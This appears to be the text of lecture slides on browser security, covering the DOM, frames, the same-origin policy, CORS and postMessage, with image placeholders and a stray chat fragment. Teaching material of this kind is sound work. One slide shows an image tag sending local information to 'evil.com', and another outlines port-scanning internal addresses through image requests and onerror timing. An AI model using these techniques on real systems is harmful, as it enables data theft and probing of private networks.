Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Set-Cookie: …
Content-Length: 2543

<HTML> Some data... blah, blah, blah </HTML>
```

Data

Cookies

RENDERING CONTENT

Rendering and events

- Basic execution model
  - Each browser window or frame
    - Loads content
    - Renders
      - Processes HTML and scripts to display page
      - May involve images, subframes, etc.
    - Responds to events
- Events can be
  - User actions: OnClick, OnMouseover
  - Rendering: OnLoad, OnBeforeUnload
  - Timing: setTimeout(), clearTimeout()

Pages can embed content from many sources

- Frames: **<iframe src**=“//site.com/frame.html” **>** </iframe>

- Scripts: **<script src**=“//site.com/script.js” **>** </script>

- CSS:

<**link** rel="stylesheet" type="text /css” href=“//site/com/theme.css" />

- Objects (flash): [using swfobject.js script]

```
<script>        var so = new SWFObject(‘//site.com/flash.swf', ...);
                so.addParam(‘allowscriptaccess', ‘always');
                so.write('flashdiv');
</script>
```

Document Object Model (DOM)

- Object-oriented interface used to read and write docs
  - web page in HTML is structured data
  - DOM provides representation of this hierarchy
- Examples
  - Properties: document.alinkColor, document.URL, document.forms[ ], document.links[ ], document.anchors[ ]
  - Methods: document.write(document.referrer)
- Also Browser Object Model (BOM)
  - window, document, frames[], history, location, navigator (type and version of browser)

HTML Image Tags

```
<html>
  …
 <p>  … </p>
  …
<img src=“http://example.com/sunset.gif” height="50" width="100">
  …
</html>
```

Displays this nice picture ➔

Security issues?

Image tag security issues

- Communicate with other sites
  - <img src=“http://evil.com/pass-local-information.jpg?extra_information”>
- Hide resulting image
  - <img src=“ ... ” height=“1" width=“1">
- Spoof other sites
  - Add logos that fool a user

Important Point: A web page can send information to any site

JavaScript onError

- Basic function
  - Triggered when error occurs loading a document or an image
- Example

```
<img src="image.gif"
   onerror="alert('The image could not be loaded.')“
>
```

  - Runs onError handler if image does not exist and cannot load

http://www.w3schools.com/jsref/jsref_onError.asp

JavaScript timing


- Sample code

```
<html><body><img id="test" style="display: none">
<script>
    var test = document.getElementById(’test’);
    var start = new Date();
    test.onerror = function() {
          var end = new Date();
          alert("Total time: " + (end - start));
     }
     test.src = "http://www.example.com/page.html";
</script>
</body></html>
```

  - When response header indicates that page is not an image, the browser stops and notifies JavaScript via the onerror handler.

Port scanning behind firewall

- JavaScript can:
  - Request images from internal IP addresses
    - Example: <img src="192.168.0.4:8080"/>
  - Use timeout/onError to determine success/failure
  - Fingerprint webapps using known image names



Remote scripting

- Goal
  - Exchange data between a client-side app running in a browser and server-side app, without reloading page
- Methods
  - Java Applet/ActiveX control/Flash
    - Can make HTTP requests and interact with client-side JavaScript code, but requires LiveConnect (not available on all browsers)
  - XML-RPC
    - open, standards-based technology that requires XML-RPC libraries on server and in your client-side code.
  - Simple HTTP via a hidden IFRAME
    - IFRAME with a script on your web server (or database of static HTML files) is by far the easiest of the three remote scripting options


Important Point: A web can maintain bi-directional communication with browser (until user closes/quits)

See: http://developer.apple.com/internet/webcontent/iframe.html

ISOLATION

Running Remote Code is Risky

- Integrity
  - Compromise your machine
  - Install malware rootkit
  - Transact on your accounts



- Confidentiality
  - Read your information
  - Steal passwords
  - Read your email


Frame and iFrame

- Window may contain frames from different sources
  - Frame: rigid division as part of frameset
  - iFrame: floating inline frame
- iFrame example

```
<iframe src="hello.html" width=450 height=100>
If you can see this, your browser doesn't understand IFRAME.
</iframe>
```


- Why use frames?
  - Delegate screen area to content from another source
  - Browser provides isolation based on frames
  - Parent may work even if frame is broken

Windows Interact



oops
misspell
take 2 ◡̈
Collin: shot
what do you want
me: ok, one more message
um... that was your queue to send me another chat message ◡̈
Collin: um

Browser Sandbox



- Goal
  - Run remote web applications safely
  - Limited access to OS, network, and browser data
- Approach
  - Isolate sites in different security contexts
  - Browser manages resources, like an OS

Analogy

Operating system


- Primitives
  - System calls
  - Processes
  - Disk
- Principals: Users
  - Discretionary access control
- Vulnerabilities
  - Buffer overflow
  - Root exploit

Web browser


- Primitives
  - Document object model
  - Frames
  - Cookies / localStorage
- Principals: “Origins”
  - Mandatory access control
- Vulnerabilities
  - Cross-site scripting
  - Cross-site request forgery
  - Cache history attacks
  - …

Policy Goals


- Safe to visit an evil web site



- Safe to visit two pages at the same time
  - Address bar distinguishes them




- Allow safe delegation



Same Origin Policy


- Origin = protocol://host:port
- Full access to same origin
  - Full network access
  - Read/write DOM
  - Storage

Assumptions?



Library import

```
<script
   src=https://seal.verisign.com/getseal?host_name
   =a.com></script>
```




- Script has privileges of imported page, NOT source server.
- Can script other pages in this origin, load more scripts
- Other forms of importing

Components of browser security policy


- Frame-Frame relationships
  - canScript(A,B)
    - Can Frame A execute a script that manipulates arbitrary/nontrivial DOM elements of Frame B?
  - canNavigate(A,B)
    - Can Frame A change the origin of content for Frame B?
- Frame-principal relationships
  - readCookie(A,S), writeCookie(A,S)
    - Can Frame A read/write cookies from site S?

Domain Relaxation



- Origin: scheme, host, (port), hasSetDomain
- Try `document.domain = document.domain`

Recent Developments




- Cross-origin network requests
  - Access-Control-Allow-Origin: <list of domains>
  - Access-Control-Allow-Origin: *
- Cross-origin client side communication
  - Client-side messaging via navigation (older browsers)
  - postMessage (newer browsers)

COMMUNICATION

window.postMessage

- New API for inter-frame communication
  - Supported in latest betas of many browsers
  - A network-like channel between frames




Add a contact

Share contacts

postMessage syntax

```
frames[0].postMessage("Attack at dawn!",
                      "http://b.com/");
```

```
window.addEventListener("message", function (e) {
  if (e.origin == "http://a.com") {
    ... e.data ... }
}, false);
```




Facebook Anecdote

Why include “targetOrigin”?

- What goes wrong?

